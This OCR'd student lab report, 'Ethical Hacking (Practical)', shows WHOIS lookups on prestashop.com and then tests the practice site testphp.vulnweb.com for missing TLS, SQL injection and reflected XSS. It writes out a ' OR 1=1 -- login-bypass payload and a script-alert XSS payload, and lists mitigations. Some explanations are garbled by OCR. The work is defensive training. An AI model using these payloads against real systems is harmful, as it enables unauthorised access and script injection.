
Raw Registration Data Access Protocol :


esults.aspx?itc=dlp_domain_whois&domain=www.prestashop.com

Raw RDAP Registrar Data


```
{
  "entities": [
    {
      "vcardArray": [
        "vcard",
        [
          [
            "version",
            {},
            "text",
            "4.0"
          ],
          [
            "fn",
            {},
            "text",
            ""
          ],
          [
            "org",
            {},
            "text",
            ""
          ],
          [
            "tel",
            {
              "type": "voice"
            },
            "text",
            ""
          ],
          [
            "tel",
            {
              "type": "fax"
            },
            "text",
            ""
```


Ethical Hacking (Practical).pdf
who is - Search
WHOIS search results
https://in.godaddy.com/whois/results.aspx?itc=dlp_domain_whois&domain=www.prestashop.com
"status": [
"client transfer prohibited"
],
"ldhName": "prestashop.com",
"events": [
{
"eventDate": "2007-04-11T08:59:05Z",
"eventAction": "registration"
},
{
"eventDate": "2025-03-10T15:01:31Z",
"eventAction": "last changed"
},
{
"eventAction": "expiration",
"eventDate": "2026-04-11T08:59:05Z"
},
{
"eventAction": "last update of RDAP database",
"eventDate": "2025-06-25T17:42:29Z"
},
{
"eventDate": "2026-04-11T08:59:05Z",
"eventAction": "registrar expiration"
}
],
"handle": "920363578_DOMAIN_COM-VRSN",
"rdapConformance": [
"rdap_level_0",
"icann_rdap_response_profile_0",
"icann_rdap_response_profile_1",
"icann_rdap_technical_implementation_guide_0",
"icann_rdap_technical_implementation_guide_1",
"redacted"
],
"secureDNS": {
"delegationSigned": false
}
}
Take a look at these alternate options
prestashop.in
Restrictions apply
₹ 1.00 ₹ 749.00
1st yr only with 3 yr term
prestashop.co.in
₹ 1.00 ₹ 669.00
1st yr only with 3 yr term
prestastores.com
₹ 1.00 ₹ 1,499.00
1st yr only with 3 yr term
prestasshop.com
₹ 1.00 ₹ 1,499.00
1st yr only with 3 yr term
PREMIUM
bestprestashoptheme.com
₹ 1,64,741.37 +₹ 1,499.00/yr
27°C
Mostly cloudy
Search
ENG
IN
11:18 PM
25-06-2025


Ethical Hacking (Practical).pdf
who is - Search
WHOIS search results
https://in.godaddy.com/whois/results.aspx?itc=dlp_domain_whois&domain=www.prestashop.com
]
},
{
"description": [
"The data in the RDAP database of SafeBrands SAS is provided by",
"SafeBrands SAS for information purposes, and to assist persons in",
"obtaining information about or related to domain name registration",
"records. SafeBrands SAS does not guarantee its accuracy.",
"By submitting a RDAP query, you agree that you will use this data",
"only for lawful purposes and that, under no circumstances, you will",
"use this data to",
"1) allow, enable, or otherwise support the transmission of mass",
" unsolicited, commercial advertising or solicitations via E-mail",
" (spam); or",
"2) enable high volume, automated, electronic processes that apply",
" to SafeBrands SAS or its systems.",
"SafeBrands SAS reserves the right to modify these terms.",
"By submitting this query, you agree to abide by this policy."
],
"title": "Terms of Use",
"links": [
{
"href": "https://www.key-systems.net/en/legal/terms-conditions",
"title": "Terms & Conditions",
"rel": "self",
"value": "https://www.key-systems.net/en/legal/terms-conditions"
}
]
}
],
"status": [
Take a look at these alternate options
prestashop.in
Restrictions apply
₹ 1.00 ₹ 749.00
1st yr only with 3 yr term
prestashop.co.in
₹ 1.00 ₹ 669.00
1st yr only with 3 yr term
prestastores.com
₹ 1.00 ₹ 1,499.00
1st yr only with 3 yr term
prestasshop.com
₹ 1.00 ₹ 1,499.00
1st yr only with 3 yr term
PREMIUM
bestprestashoptheme.com
₹ 1,64,741.37 +₹ 1,499.00/yr
27°C
Mostly cloudy
Search
ENG
IN
11:18 PM
25-06-2025


Ethical Hacking (Practical).pdf
who is - Search
WHOIS search results
https://in.godaddy.com/whois/results.aspx?itc=dlp_domain_whois&domain=www.prestashop.com
"nameservers": [
{
"unicodeName": "albert.ns.cloudflare.com",
"objectClassName": "nameserver",
"status": [
"active"
],
"lang": "en-US",
"ldhName": "albert.ns.cloudflare.com"
},
{
"unicodeName": "emily.ns.cloudflare.com",
"lang": "en-US",
"status": [
"active"
],
"ldhName": "emily.ns.cloudflare.com",
"objectClassName": "nameserver"
}
],
"unicodeName": "prestashop.com",
"notices": [
{
"links": [
{
"type": "application/rdap+json",
"value": "https://icann.org/epp",
"rel": "glossary",
"href": "https://icann.org/epp",
"title": "More information on domain status codes"
}
],
"description": [
"For more information on domain status codes, please
visit https://icann.org/epp"
],
"title": "Status Codes"
},
{
"title": "RDDS Inaccuracy Complaint Form",
"description": [
"URL of the ICANN RDDS Inaccuracy Complaint Form:
https://icann.org/wicf"
],
Take a look at these alternate options
prestashop.in
Restrictions apply
₹ 1.00 ₹ 749.00
1st yr only with 3 yr term
prestashop.co.in
₹ 1.00 ₹ 669.00
1st yr only with 3 yr term
prestastores.com
₹ 1.00 ₹ 1,499.00
1st yr only with 3 yr term
prestasshop.com
₹ 1.00 ₹ 1,499.00
1st yr only with 3 yr term
PREMIUM
bestprestashoptheme.com
₹ 1,64,741.37 +₹ 1,499.00/yr
27°C
Mostly cloudy
Search
ENG
IN
11:18 PM
25-06-2025

Ethical Hacking (Practical).pdf
who is - Search
WHOIS search results
https://in.godaddy.com/whois/results.aspx?itc=dlp_domain_whois&domain=www.prestashop.com
}
],
"lang": "en-US",
"links": [
{
"href": "https://rdap.rrpproxy.net/",
"rel": "about",
"value": "https://rdap.rrpproxy.net/"
}
],
"roles": [
"registrar"
]
},
{
"remarks": [
{
"type": "object redacted due to authorization",
"title": "REDACTED FOR PRIVACY",
"description": [
"Some of the data in this object has been removed"
]
}
],
"handle": "P-RDD8200",
"vcardArray": [
"vcard",
[
[
"version",
{},
"text",
"4.0"
],
[
"fn",
{},
"text",
"REDACTED FOR PRIVACY"
],
[
"org",
{},
"text",
Take a look at these alternate options
prestashop.in
Restrictions apply
₹ 1.00 ₹ 749.00
1st yr only with 3 yr term
prestashop.co.in
₹ 1.00 ₹ 669.00
1st yr only with 3 yr term
prestastores.com
₹ 1.00 ₹ 1,499.00
1st yr only with 3 yr term
prestasshop.com
₹ 1.00 ₹ 1,499.00
1st yr only with 3 yr term
PREMIUM
bestprestashoptheme.com
₹ 1,64,741.37 +₹ 1,499.00/yr
27°C
Mostly cloudy
Search
ENG
IN
11:18 PM
25-06-2025

aspx?itc=dlp_domain_whois&domain=www.prestashop.com


```
      }
    ],
    "rdapConformance": [
      "rdap_level_0",
      "icann_rdap_technical_implementation_guide_0",
      "icann_rdap_response_profile_0"
    ],
    "notices": [
      {
        "title": "Terms of Use",
        "description": [
          "Service subject to Terms of Use."
        ],
        "links": [
          {
            "href": "https://www.verisign.com/domain-
names/registration-data-access-protocol/terms-
service/index.xhtml",
            "type": "text/html"
          }
        ]
      },
      {
        "title": "Status Codes",
        "description": [
          "For more information on domain status codes, please
visit https://icann.org/epp"
        ],
        "links": [
          {
            "href": "https://icann.org/epp",
            "type": "text/html"
          }
        ]
      },
      {
        "title": "RDDS Inaccuracy Complaint Form",
        "description": [
          "URL of the ICANN RDDS Inaccuracy Complaint Form:
https://icann.org/wicf"
        ],
        "links": [
          {
            "href": "https://icann.org/wicf",
```

s.aspx?itc=dlp_domain_whois&domain=www.prestashop.com


```
                {},
                "text",
                "legal@safebrands.com"
              ]
            ]
          ]
        }
      ]
    }
  ],
  "events": [
    {
      "eventAction": "registration",
      "eventDate": "2007-04-11T08:59:05Z"
    },
    {
      "eventAction": "expiration",
      "eventDate": "2026-04-11T08:59:05Z"
    },
    {
      "eventAction": "last changed",
      "eventDate": "2025-03-10T15:01:31Z"
    },
    {
      "eventAction": "last update of RDAP database",
      "eventDate": "2025-06-25T17:42:11Z"
    }
  ],
  "secureDNS": {
    "delegationSigned": false
  },
  "nameservers": [
    {
      "objectClassName": "nameserver",
      "ldhName": "ALBERT.NS.CLOUDFLARE.COM"
    },
    {
      "objectClassName": "nameserver",
      "ldhName": "EMILY.NS.CLOUDFLARE.COM"
    }
  ],
  "rdapConformance": [
    "rdap_level_0",
    "icann_rdap_technical_implementation_guide_0",
```

Project 5

Aim: Cryptographic Failure

Vulnerability: SSL/TLS Not Implemented

Severity: High


Affected URL: http://testphp.vulnweb.com


Description:

This vulnerability occurs when SSL/TLS (Secure Sockets Layer/Transport Layer Security) protocols are not properly implemented or are outdated in a system. SSL/TLS protocols encrypt communication between a client (e.g., a web browser) and a server, ensuring data confidentiality and integrity. Failing to implement or using weak versions of SSL/TLS can expose sensitive information to eavesdropping or tampering by attackers.

Procedure:

1.Set up Burp Suite as a proxy to capture requests sent to the vulnerable endpoint.
2.Initiate a request to the vulnerable endpoint: https://testphp.vulnweb.com/login.php.
3.Note the lack of SSL/TLS encryption indicated in the response headers or any error messages.
4.Examine the network traffic to verify that data is transmitted in plaintext, exposing it to potential interception and manipulation.
5.Contemplate performing a Man-in-the-Middle (MITM) attack to showcase the exploitation risks associated with the absence of SSL/TLS encryption.





Confidentiality Loss
This means sensitive inputs—such as usernames, passwords, credit card numbers, and personal contact details—can be easily intercepted. If someone is on the same network (like public Wi-Fi), they can use tools like Wireshark to see everything the user is typing or submitting, exposing private information with no need to crack encryption because there is none.

Man-in-the-Middle (MITM) Attack Risk
Without encryption, attackers can perform man-in-the-middle attacks, where they intercept and manipulate data between the user and the website. This doesn't just mean viewing what the user sends—it means modifying it too.

Mitigations:

- **Update SSL/TLS Versions:** Deploy the latest secure versions of SSL/TLS protocols (e.g., TLS 1.2 or higher) to address known vulnerabilities.
- **Use Strong Cipher Suites:** Configure servers to use robust encryption algorithms and cipher suites as recommended by security best practices.
- **Enable HTTPS:** Ensure that all sensitive communications occur over HTTPS (HTTP Secure), which utilizes SSL/TLS to encrypt data during transmission.
- **Regular Security Audits:** Perform periodic security audits and vulnerability assessments to detect and fix SSL/TLS implementation issues.

Project 6

Aim: SQL Injection


Severity: High

Affected URL: http://testphp.vulnweb.com/login.php

Description:

In the penetration testing phase, SQL Injection (SQLi) was identified as a critical vulnerability. This exploit allows attackers to manipulate SQL queries through input fields, potentially compromising the confidentiality, integrity, and availability of the database. To mitigate this risk, immediate remedial actions are recommended, including comprehensive input validation and the use of parameterized queries.

Enter **' OR 1=1 --** as the username in the login field and same for the password field.




1. '' ends the expected username.

2. OR 1=1 is **always true**, so it tricks the database into returning **all user rows**.

3. -- makes the rest of the SQL code a **comment**, so AND password = '' is ignored.

4. The attacker is **logged in without a valid username or password**.

(SELECT username, password FROM users WHERE Username AND password = Login access. This all codes are bypassed, granting the attacker unauthorized access to the system.)



Mitigation:

- **Input Validation**: Validate and sanitize all user inputs to ensure they conform to expected formats and do not contain malicious code.
- **Use of Parameterized Queries**: Instead of dynamically constructing SQL queries with user input, use parameterized queries or prepared statements provided by the database API.

- **Least Privilege Principle**: Limit database permissions for application accounts to minimize the impact of a successful SQLi attack.
- **Regular Security Audits**: Conduct regular security audits and vulnerability assessments to identify and remediate SQL injection vulnerabilities promptly.
- **Web Application Firewalls (WAF)**: Implement WAFs to filter and block malicious SQLi attempts before they reach the database.

Project 7

Aim: Cross-Site Scripting (XSS)

Severity: High

Affected URL: http://testphp.vulnweb.com/login.php

Description:

The login page at http://testphp.vulnweb.com/login.php is vulnerable to **Reflected Cross-Site Scripting (XSS)**. This vulnerability arises due to the failure of the application to properly sanitize user-supplied input before rendering it back to the browser. As a result, an attacker can inject malicious JavaScript code into the input fields or URL parameters, which is then executed in the context of the victim's browser session.

Procedure:

1.**Visit the target page:**
Open http://testphp.vulnweb.com/login.php in your browser.

2.**Identify input points:**
Locate fields like "username", "password", or look for URL query parameters.


3.**Insert an XSS payload:**
Use **<script>alert('XSS');</script>** in:

- The input field
- Or directly in the URL like:
  http://testphp.vulnweb.com/login.php?username=<script>alert('XSS');</script>


4.**Submit or load the URL:**
Click Login or press Enter to submit the data.

5.**Check the result:**
If a popup appears with 'XSS', it confirms the script was executed.

6.**Conclusion:**
The page is vulnerable to **Reflected XSS** due to lack of input sanitization.



Output:



Project 8

Aim: Database Error Disclosure

